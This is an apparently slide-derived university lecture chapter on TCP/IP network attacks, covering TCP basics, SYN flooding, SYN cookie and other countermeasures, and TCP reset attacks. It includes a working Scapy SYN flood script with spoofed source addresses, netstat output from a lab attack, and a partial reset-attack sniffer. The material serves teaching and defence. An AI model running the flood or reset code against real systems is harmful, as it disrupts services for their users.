


Chapitre 3: Vulnérabilités et attaques réseaux

Présenté par : Dr. Rabah RAHAL
M1 RSI 2024-2025

Introduction

Dans ce chapitre, nous allons explorer les vulnérabilités et attaques réseau en analysant chaque couche du modèle de communication TCP/IP. Pour chaque protocole, nous présenterons les principales failles et les attaques associées, afin de mieux comprendre les risques et les techniques de défense.

TCP/IP Model



TCP/IP model (Layers/Protocols)


TCP Protocols and Attacks

TCP Protocols and Attacks

1. How TCP works
2. SYN Flooding Attack
3. TCP Reset Attack
4. TCP Session Hijacking Attack

how TCP works

TCP Connections, Send/Receive Buffers




TCP Header

Source port				Destination port				
Sequence number								
Acknowledgment number								
TCP header length		U R G	A C K	P S H	R S T	S Y N	F I N	Window size
Checksum				Urgent pointer				

Maintaining Order ?


- ❖ Sequence Number and Acknowledgment

Establishing Connections



SYN flooding attack

SYN Flooding Attack



Before the Attack

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address  State
tcp      0      0 127.0.0.1:3306    0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:8080      0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:80        0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:22        0.0.0.0:*        LISTEN
tcp      0      0 127.0.0.1:631     0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:23        0.0.0.0:*        LISTEN
tcp      0      0 127.0.0.1:953     0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:443       0.0.0.0:*        LISTEN
tcp      0      0 10.0.5.5:46014    91.189.94.25:80   ESTABLISHED
tcp      0      0 10.0.2.17:23      10.0.2.18:44414   ESTABLISHED
tcp6     0      0 :::53            :::*             LISTEN
tcp6     0      0 :::22            :::*             LISTEN
```

Attack In Progress

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address  State
tcp      0      0 10.0.2.17:23      252.27.23.119:56061 SYN_RECV
tcp      0      0 10.0.2.17:23      247.230.248.195:61786 SYN_RECV
tcp      0      0 10.0.2.17:23      255.157.168.158:57815 SYN_RECV
tcp      0      0 10.0.2.17:23      252.95.121.217:11140 SYN_RECV
tcp      0      0 10.0.2.17:23      240.126.176.200:60700 SYN_RECV
tcp      0      0 10.0.2.17:23      251.85.177.207:35886 SYN_RECV
tcp      0      0 10.0.2.17:23      253.93.215.251:23778 SYN_RECV
tcp      0      0 10.0.2.17:23      245.105.145.103:64906 SYN_RECV
tcp      0      0 10.0.2.17:23      252.204.97.43:60803 SYN_RECV
```

```
t seed@ubuntu(10.0.2.18):~$ telnet 10.0.2.17
Trying 10.0.2.17...
telnet: Unable to connect to remote host: Connection timed out
```

Launching SYN Flooding Attacks Using Scapy

```
#!/bin/env python3
```


```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
```

```
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
```

```
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose = 0)
```

Countermeasure

1. The SYN Cookie Countermeasure



1. The SYN Cookie Countermeasure

SEQ Field (32 bits) in the SYN-ACK Packet Composition:

- ❖ **5 bits:** Encodes the TCP Timestamps.
- ❖ **3 bits:** Represents the Maximum Segment Size (MSS)
- ❖ **24 bits:** Contains a hash derived from:
 1. Source IP Address
 2. Source Port
 3. Destination IP Address
 4. Destination Port
 5. Secret Key

1. The SYN Cookie Countermeasure

SYN Cookies Mechanism: ACK Verification Process:

- ❖ **Receive the ACK** from the client containing the SYN-ACK hash.
- ❖ **Extract information:** Ack, @IP addr, ports
- ❖ **Reconstruct the hash** using the same data and secret key.
- ❖ **Verify the hash and timestamp:** if valid, connection is established; otherwise, rejected.

SYN Flood Countermeasure

2. Reducing Timeout Duration for Pending Connections.
3. Firewall Rules or Intrusion Detection Systems (IDS).
4. SYN Rate Limiting (limiting the number of SYN requests the server accepts per second).
5. Increasing Backlog Size (temporary memory for half-open connections).
6. Content Delivery Networks (CDN).

TCP Reset Attack

TCP Reset Attack

A TCP reset attack, also known as a forged TCP reset or spoofed TCP reset, is **a way to terminate a TCP connection by sending a forged TCP reset packet.**

This tampering technique can be used by a firewall or abused by a malicious attacker to interrupt Internet connections.

TCP Reset Attack (Impact)

The TCP connection is suddenly terminated, causing service disruptions. It is often used to create denial-of-service attacks by interrupting TCP connections.

TCP Reset Attack Steps:

1. **Identify Target:** Find the target IP and port.
2. **Capture Packets:** Sniff the active TCP connection.
3. **Find Sequence Number:** Identify the correct sequence number.
4. **Craft RST Packet:** Create an RST packet with the sequence number.
5. **Send RST:** Send the crafted RST to terminate the connection.

TCP Reset Attack

```
from scapy.all import *

def reset_connection(packet):
    if packet.haslayer(TCP) and packet.haslayer(IP):
        rst_packet = IP() # Start with the IP layer
        ....
        ....
        ....

print("Sniffing for TCP packets to reset...")
sniff(filter="tcp", prn=reset_connection, count=1) # Set
count=1 to reset only one connection for demo
```